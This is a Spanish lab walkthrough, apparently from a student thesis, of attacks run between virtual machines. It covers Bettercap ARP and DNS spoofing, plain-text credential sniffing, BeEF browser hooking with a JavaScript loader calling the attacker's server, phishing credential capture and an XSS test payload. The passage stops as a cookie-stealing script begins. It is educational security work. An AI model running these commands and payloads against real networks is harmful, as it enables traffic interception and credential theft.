Para el Man in the middle vamos a usar Bettercap, se va a realizar un arp spoofing y luego un dns spoofing. Lo primero que se debe hacer es descargar en nuestra máquina atacante Bettercap

- sudo su
- apt install bettercap
- bettercap

Al iniciar de forma básica entrenamos a la aplicación, una vez dentro, si usamos

- net.probe on

Este comando es como un “nmap” de forma más estructurada, esto nos muestra los dispositivos que están en comunicación en nuestra red, en la siguiente imagen podemos ver la máquina víctima, de windows e incluso el equipo anfitrión al estar ambas en adaptador puente.

```
WindowsTFG [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Símbolo del sistema
Microsoft Windows [Versión 10.0.19043.928]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Lila>ipconfig
"ipconfig" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\Lila>ipconfig
Configuración IP Windows

Adaptador de Ethernet Ethernet:
  Sufijo DNS específico para la conexión. . . :
  Dirección IPv6 . . . . . : 2a0c:5a80:e203:6400:d9e3:ab25:2c46:d1e5
  Dirección IPv6 temporal. . . . . : 2a0c:5a80:e203:6400:5d91:c72:7ab4:ce1f5
  Vinculo: dirección IPv6 local. . . . : fe80::1:1%1
  Dirección IPv4 . . . . . : 192.168.1.131
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . : fe80::1%1
                                         192.168.1.1

C:\Users\Lila>

Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali:~/home/kali/xerosploit
root@kali:~/home/kali/xerosploit
# apt install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  bettercap
0 upgraded, 1 newly installed, 0 to remove and 166 not upgraded.
Need to get 6,796 kB of archives.
After this operation, 25.2 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 bettercap amd64 2.32.0-1+b9 [6,796 kB]
Fetched 6,796 kB in 1s (6,796 kB/s)
Selecting previously unselected package bettercap.
(Reading database ... 39754 files and directories currently installed.)
Preparing to unpack .../bettercap_2.32.0-1+b9_amd64.deb ...
Unpacking bettercap (2.32.0-1+b9) ...
Setting up bettercap (2.32.0-1+b9) ...
bettercap-service is a disabled or a static unit, not starting it.
Processing triggers for kali-menu (2023.2.3) ...

root@kali:~/home/kali/xerosploit
# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.19.8) (type 'help' for a list of commands)

[2:11:17:15] [sys.log] [info] gateway monitor started ...
[2:11:17:27] [net.probe] [info] net.probe on
[2:11:17:27] [sys.log] [info] net.probe starting net.recon as a requirement for net.probe
[2:11:17:27] [endpoints.new] endpoint 192.168.1.253 detected as 58:11:22:3d:62:f5.
[2:11:17:27] [sys.log] [info] netprobe probing 256 addresses on 192.168.1.0/24
[2:11:17:28] [endpoints.new] endpoint 192.168.1.131 (DESKTOP-8EU213H) detected as 08:00:27:86:26:61 (PCS Computer Systems GmbH).
[2:11:17:30] [endpoints.new] endpoint 192.168.1.227 detected as 88:9f:6f:73:8a:6c ($amsung Electronics Co.,ltd).
[2:11:17:41] [endpoints.new] endpoint 192.168.1.249 detected as 9e:78:19:be:a6:79.
[2:11:17:51] [endpoints.lost] endpoint 192.168.1.130 9e:78:19:be:a6:79 lost.
[2:11:18:41] [endpoints.new] endpoint 192.168.1.249 detected as 9e:78:19:be:a6:79.
[2:11:18:50] [endpoints.lost] endpoint 192.168.1.249 9e:78:19:be:a6:79 lost.
[2:11:19:12] [endpoints.new] endpoint 192.168.1.249 detected as 9e:78:19:be:a6:79.
[2:11:19:13] [endpoints.new] endpoint 192.168.1.254 detected as b6:73:9c:a2:1a:99.

Símbolo del sistema
Estado de los medios. . . . . : medios desconectados
Sufijo DNS específico para la conexión. . . :

Adaptador de LAN inalámbrica Conexión de área local* 12:
  Estado de los medios. . . . . : medios desconectados
  Sufijo DNS específico para la conexión. . . :

Adaptador de Ethernet Ethernet:
  Sufijo DNS específico para la conexión. . . :
  Dirección IPv6 . . . . . : 2a0c:5a80:e203:6400:cc0:ec5d:151f:8d52
  Dirección IPv6 temporal. . . . . : 2a0c:5a80:e203:6400:c48b:5da9:cf8e:522a
  Vinculo: dirección IPv6 local. . . : fe80::e3b4:dh9:ah1c:82f%
  Dirección IPv4. . . . . : 192.168.1.253
  Máscara de subred . . . . . : 255.255.255.0
  Puerta de enlace predeterminada . . . . . : fe80::1%6
                                         192.168.1.1


Adaptador de LAN inalámbrica Wi-Fi:
  Estado de los medios. . . . . : medios desconectados

HA:00:27:86:26:61
```

También se puede usar el comando

- ticker on

De este modo nos muestra la información de forma más estructurada y además nos muestra la puerta de enlace.



Cuando tenemos identificada la puerta de enlace (gateway) lo que vamos a hacer es el ataque arp spoofing para indicarle a Bettercap que se tiene que poner delante de esta puerta de enlace para poder ver todo el tráfico de la red

- set arp.spoofing targets 192.168.1.1
- arp.spoof on
- set net.sniff.verbose false
- net.sniff on

Con estos comando hemos indicado el objetivo, luego le indicamos que se prepare para ver todo el tráfico y finalmente empezamos a ver el tráfico.

Hecho esto empezamos a ver el tráfico que hay en la red, de hecho sin pretenderlo he captado hasta tráfico de mi teléfono móvil y la conexión del correo de educamadrid.



The screenshot shows the Bettercap application window. At the top, there's a menu bar with Archivo, Máquina, Ver, Entrada, Dispositivos, Ayuda. Below the menu is a toolbar with icons for file operations and network status. The main area is divided into two panes. The left pane displays a table of captured network traffic with columns: Seen, IP, MAC, Name, Vendor, Sent, and Recvd. The right pane shows a terminal-like view of the captured traffic, specifically focusing on encrypted HTTP(S) and DNS requests. The terminal output includes timestamps, source and destination IP addresses, and the type of traffic (e.g., http, https, dns). The traffic shown includes requests for 'ncc.avast.com/ncc.txt' over HTTP and various HTTPS connections to 'correoweb.educa.madrid.org'. There are also DNS requests for 'Android.local'.

Este tráfico por seguridad está encriptado, pero si probamos a usar un web no segura, que no use una encriptación adecuada y accedemos con un usuario y contraseña podemos tener en texto plano los datos del inicio de sesión. Vamo a probarlo con “<http://testphp.vulnweb.com/login.php>”

En cuanto lo ponemos el navegador podemos ver que se trata de una conexión no segura es solo “http” rellenamos con los datos, en este caso el Username con “login” y la Password con “contrasecreta” y podemos ver como enseguida en bettercap podemos ver que lo ha interceptado y nos muestra la información de la comunicación en texto plano.

Lo que hemos estado haciendo es lo que se considera Sniffing, esto se puede hacer con otras herramientas como por ejemplo Wireshark, el potencial que tiene Bettercap es que con este programa podemos realizar un ataque dns spoofing, esto lo que hace es que además de interponerse



The screenshot shows a dual-monitor setup. The left monitor displays a Microsoft Edge browser window for 'WindowsTFG [Corriendo] - Oracle VM VirtualBox'. It shows a login page for 'Acunetix' with fields for 'Username' and 'Password'. The right monitor shows a Kali Linux terminal window titled 'Kali [Corriendo] - Oracle VM VirtualBox'. The terminal is running as root and displays captured network traffic. A specific POST request to 'testphp.vulnweb.com/userinfo.php' is shown, which includes a password 'contraseña' in the payload. The terminal also shows other captured requests from various sources.

en la comunicación podemos redirigirla, es decir vamos a confundir el DNS de la máquina objetivo y vamos a hacer que cuando pretenda ir a una web concreta en realidad lo podemos redirigir a un servidor privado y usarlo con las herramientas de phishing que copian diferentes páginas web, de este modo y navegando desde un ordenador, sin ninguna acción por parte del objetivo al querer alcanzar una página web en la que quiera loguearse, lo que vamos a hacer es cambiar y enviar su conexión a la que nosotros le indiquemos. Para realizar este ataque dns spoofing tenemos que hacer el arp spoofing pero poniendo como objetivo a la máquina Windows.

- bettercap
- set arp.spoof targets 192.168.1.131
- arp.spoof on

Hecho esto, lo que estamos haciendo es suplantar al router, para poder verlo claramente, en la máquina víctima de Windows, en el cmd podemos usar

- arp -a



Podemos ver la tabla arp de nuestra IP, y podemos ver que la puerta de enlace, nuestro router tiene la misma dirección mac que tiene la IP de la máquina atacante, esto lo que hace es hacer creer a la máquina Windows que la máquina Kali es su router o su puerta de enlace, de este modo las peticiones en lugar de al router van a la máquina atacante.

The screenshot shows two terminal windows from Oracle VM VirtualBox. The left window is titled 'WindowsTfG [Corriendo] - Oracle VM VirtualBox' and shows the command 'arp -a' being run in a terminal window. The output lists several entries, including:

```
WindowsTfG [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
x Seleccionar Símbolo del sistema
Microsoft Windows [Versión 10.0.19043.928]
c) Microsoft Corporation. Todos los derechos reservados.

:C:\Users\Lila>arp -a

Interfaz: 192.168.1.131 --- 0xc
Dirección de Internet   Dirección física     Tipo
192.168.1.1             08-00-27-44-39-e1  dinámico
192.168.1.130            08-00-27-44-39-e1  dinámico
192.168.1.253            56-84-73-3d-00-00  dinámico
192.168.1.255            ff-ff-ff-ff-ff-ff  estático
224.0.0.22                01-00-5e-00-00-16  estático
224.0.0.251              01-00-5e-00-00-fb  estático
224.0.0.252              01-00-5e-00-00-fc  estático
239.255.255.250          01-00-5e-7f-ff-fa  estático
255.255.255.255          ff-ff-ff-ff-ff  estático

:C:\Users\Lila>
```

The right window is titled 'Kali [Corriendo] - Oracle VM VirtualBox' and shows a root shell. The user runs 'ettercap v2.32.0' and 'netcat -l -p 80'. The ettercap log shows traffic capture and probe activity:

```
Kali [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@kali:~# ettercap
ettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]
root@kali:~# netcat -l -p 80
[13:06:53] [sys.log] [err] arp-spoof restoring ARP cache of 256 targets.
^C
# ettercap
ettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]
[13:10:57] [sys.log] [err] arp-spoof restoring ARP cache of 256 targets.
^C
# ettercap
ettercap v2.32.0 (built for linux amd64 with go1.19.8) [type 'help' for a list of commands]
[13:11:03] [sys.log] [err] gateway monitor started ...
[13:11:03] [sys.log] [err] net_probe on [192.168.1.0/24] > 192.168.1.130
[13:11:03] [sys.log] [err] net_probe starting net.recon as a requirement for net.
probe
[13:11:03] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » [13:11:03] [endpoint.new] endpoint 192.168.1.227 detected as 88:9f:6f:73:8a:6c (Samsung Electronics Co.,Ltd).
[13:11:03] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » [13:11:03] [sys.log] [err] net_probe probing 256 addresses on 192.168.1.0/24
[13:11:03] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » [13:11:03] [endpoint.new] endpoint fe80::3b4:db9:ab1c:82f detected as 58:11:22:30:62:15.
[13:11:03] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » [13:11:03] [endpoint.new] endpoint 192.168.1.254 detected as b0:73:9c:a2:1a:99.
[13:11:03] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » [13:11:03] [endpoint.new] endpoint 192.168.1.249 detected as 9e:78:19:bc:a6:79.
[13:11:03] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » [13:11:03] [endpoint.new] endpoint 192.168.1.131 detected as 08:00:27:b6:26:61 (PC Computer Systems GmbH).
[13:11:03] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » set arp.spoof targets 192.168.1.131
[13:11:03] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » arp.spoof on
[13:17:44] [sys.log] [err] arp.spoof enabling forwarding
[13:17:44] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 » [13:17:44] [sys.log] [err] arp.spoof arp spoofer started, probing 256 targets.
[13:17:44] [sys.log] [err] 192.168.1.0/24 > 192.168.1.130 »
```

The bottom terminal window shows the user running 'ifconfig' and checking network interface details:

```
kali@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.130 netmask 255.255.255.0 broadcast 192.168.1.255
```

Ahora para ejecutar el ataque, primero vamos a montar un pequeño servidor web con apache en el que vamos a alojar un html que es el que vamos a mostrar, a redirigir a la equipo víctima. Para esto, en Kali, en un nuevo terminal procedemos

- sudo apt install apache2
- cd /var/www/html

Aquí borramos el index.html que viene por defecto, y podemos poner el de una página clonada, para este ejemplo solo vamos a poner un pequeño letrero que indique que se le ha redirigido.

- rm index.html
- nano index.html

Dentro ponemos <h1> No intente cambiar de canal nos hemos hecho con su router \("□") /\("□") /\("□") / <h1>



Ahora ya solo tenemos que arrancar el servicio

- systemctl start apache2


Podemos comprobar que ha funcionado y que está operativo con

- systemctl status apache2

Cuando ya tenemos nuestro servidor activado, podemos volver a Bettercap que lo habíamos dejado con el arp spoofing hecho, entonces ahora vamos a realizar el ataque dns spoofing especificando por un lado que dirección vamos a suplantar y luego la dirección a la que vamos a redirigirlo. Para ello:

- set dns.spoof.domains “aqui ponemos el dominio que queremos suplantar como ubuntu.com”
- set dns.spoof.address 192.168.1.130
- dns.spoof on

De este modo cuando la víctima entre al dominio podemos ver como lo redirige a la Ip de Kali Linux y cae directamente en el servidor local que hemos creado. Aun que si no fijamos en url se verá que es una conexión no segura.



Otra herramienta muy potente que se usa para este tipo de ataques y que lo que hace es interceptar y modificar el tráfico entre dispositivos de una red es BEef. Para usar esta herramienta como en cada caso lo primero es descargarlo, podemos encontrar su repositorio en GitHub. Para instalarlo seguimos las indicaciones del manual que nos indica la web.

- git clone <https://github.com/beefproject/beef.git>
- cd beef
- ./install
- nano config.yaml

Dentro de este archivo modificamos el “password” que vienen por defecto, en mi caso “lil” (no se deben usar este tipo de contraseñas, esto es solo por comodidad para una prueba en un entorno controlado)



```
# Copyright (c) 2006-2023 Wade Alcorn - wade@bindshell.net
# Browser Exploitation Framework (BeEF) - http://beefproject.com
# See the file 'doc/COPYING' for copying permission
#
# BeEF Configuration file

beef:
  version: '0.5.4.0'
  # More verbose messages (server-side)
  debug: false
  # More verbose messages (client-side)
  client_debug: false
  # Used for generating secure tokens
  crypto_default_value_length: 80

  # Credentials to authenticate in BeEF.
  # Used by both the RESTful API and the Admin interface
  credentials:
    user: "beef"
    passwd: "lil"

  # Interface / IP restrictions
  restrictions:
```

Ahora guardamos el archivo y continuamos

- ./beef

Con esto nos crea un servidor local donde tendremos una interfaz gráfica, para ello utilizamos enlace que nos proporcionan



Kalil [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

File Actions Edit View Help

```
[15:27:19] | Network
[15:27:19] | Events
[15:27:19] | Demos
[15:27:19] | Admin UI
[15:27:19][*] 303 modules enabled.
[15:27:19][*] 2 network interfaces were detected.
[15:27:19][*] running on network interface: 127.0.0.1
[15:27:19] | Hook URL: http://127.0.0.1:3000/hook.js
[15:27:19] | UI URL: http://127.0.0.1:3000/ui/panel
[15:27:19][*] running on network interface: 192.168.1.130
[15:27:19] | Hook URL: http://192.168.1.130:3000/hook.js
[15:27:19] | UI URL: http://192.168.1.130:3000/ui/panel
[15:27:19][*] RESTful API key: 5f698401f3986a1c85b7047371c4fa65969e5967
[15:27:19][!] [GeoIP] Could not find MaxMind GeoIP database: '/usr/share/GeoIP/GeoLite2-City.mmdb'
[15:27:19][*] HTTP Proxy: http://127.0.0.1:6789
[15:27:19][*] BeEF server started (press control+c to stop)
^C
```

BeEF Authentication

192.168.1.130:3000/ui/authentication

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Authentication

Username:

Password:

Login

CTRL DERECHA


Usamos las credenciales y pasamos a tener acceso a esta herramienta.



The screenshot shows a Kali Linux desktop environment with the BeEF Control Panel running in a browser window. The URL is 192.168.1.130:3000/ui/panel. The BeEF version is 0.5.4.0. The interface includes a sidebar for 'Hooked Browsers' (Online and Offline) and tabs for 'Getting Started', 'Logs', and 'Zombies'. The 'Getting Started' tab displays the BeEF logo and basic instructions for hooking browsers. A command-line input field at the bottom contains the following JavaScript code:

```
javascript: (function () { var url = 'http://0.0.0.0:3000/hook.js'; if (typeo...ype = 'text/javascript'; bf.src = url; document.body.appendChild(bf);});})()
```


Esta herramienta también puede ser usada para el phishing, usando un link se hace con la Ip de la máquina víctima y con esto crea una comunicación siempre que el navegador esté activo, de modo que se puede interactuar con la máquina víctima a través de este navegador. Podemos ver en el apartado “Online Browser” la máquina a la que logramos infectar.



Una vez se tiene acceso al navegador existe un extenso menú con muchas opciones para interactuar con el navegador

A partir de este punto hay un gran menú de opciones que permiten esta interacción, algunos ejemplos son:

La redirección hacía una nueva pestaña que con un video:





Puede mostrar alertas personalizadas :

The screenshot shows a BeEF exploit dialog box on the left and the BeEF Control Panel on the right. The dialog box displays a message from 'The Butcher' website: "Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special Beef-hamper!". Below the message are two images of raw meat. The BeEF Control Panel shows a list of hooked browsers and a module history table.


| id | date | label |
|----|------------------|-----------|
| 0 | 2023-06-13 16:24 | command 1 |
| 1 | 2023-06-13 16:33 | command 2 |
| 2 | 2023-06-13 16:33 | command 3 |
| 3 | 2023-06-13 16:34 | command 4 |
| 4 | 2023-06-13 16:34 | command 5 |
| 5 | 2023-06-13 16:34 | command 6 |
| 6 | 2023-06-13 16:35 | command 7 |

Y lo más interesante es que puede actuar como intermediario y recibir credenciales :

The screenshot shows a BeEF exploit intercepting Google Mail login credentials. On the left, a Google Mail login page is shown with the username 'hola'. On the right, the BeEF Control Panel shows a 'Google Phishing' module configuration with an XSS hook URL set to 'http://0.0.0.0:3000'. The BeEF interface also displays a list of hooked browsers and a module history table.


| id | date | label |
|----|------------------|-----------|
| 0 | 2023-06-13 16:36 | command 1 |

El navegador da un error y en BeEF podemos ver las credenciales que se han ingresado



Este tipo de ataque, como se ha mencionado antes, solo funciona si logran interceptar el navegador y logran mantener nuestra pestaña que sirve de intercepción abierta, es importante estar seguros de que los sitios que tenemos abiertos son seleccionados por nosotros, tener cuidado con los avisos y ventanas emergentes que si no están relacionados con una acción que se haya tomado por cuenta propia no se les debe hacer caso y en caso de duda se puede apagar la conexión a internet y volver a iniciar de cero o reiniciar el router, y sobre todo no ingresar datos sensibles si comprobar que la URL de la dirección en la que estamos es segura, y coincide con la página web que hayamos estado buscando.

Más funciones sensibles, que no tienen que ver con los usuarios pero son su objetivo final, son los ataques de Cross Site Scripting, aunque más que un ataque, es una vulnerabilidad que tiene que ver con páginas web que no están bien estructuradas y no protegen bien sus interacciones permitiendo la ejecución de código javascript en formularios u otros apartados de envío de información, permitiendo inyectar código malicioso (se aplica el mismo funcionamiento para las inyecciones SQL pero van más orientadas a bases de datos), para saber si un sitio es vulnerable se puede utilizar un código sencillo en un apartado que permita enviar alguna información `<script>alert('hola para todos!')</script>` si este se ejecuta podemos ver que existe una vulnerabilidad, ya que no solo ha recibido el texto si no que lo ha ejecutado aunque este no era el propósito de ese apartado en la página web, y más allá de esto, al hacerlo la página lo registra y queda almacenado en la base de datos de la página.



El potencial que tiene este tipo de ataque es que en las páginas web en las que por ejemplo tengas que iniciar sesión para dejar comentarios, pueden guardar la identificación del cliente en el equipo cliente como una cookie, que la usan los servidores de la página web para identificar de quién es cada solicitud, entonces si creamos un script que recoja estas cookies de usuarios autenticados y las envíe a un servidor remoto:

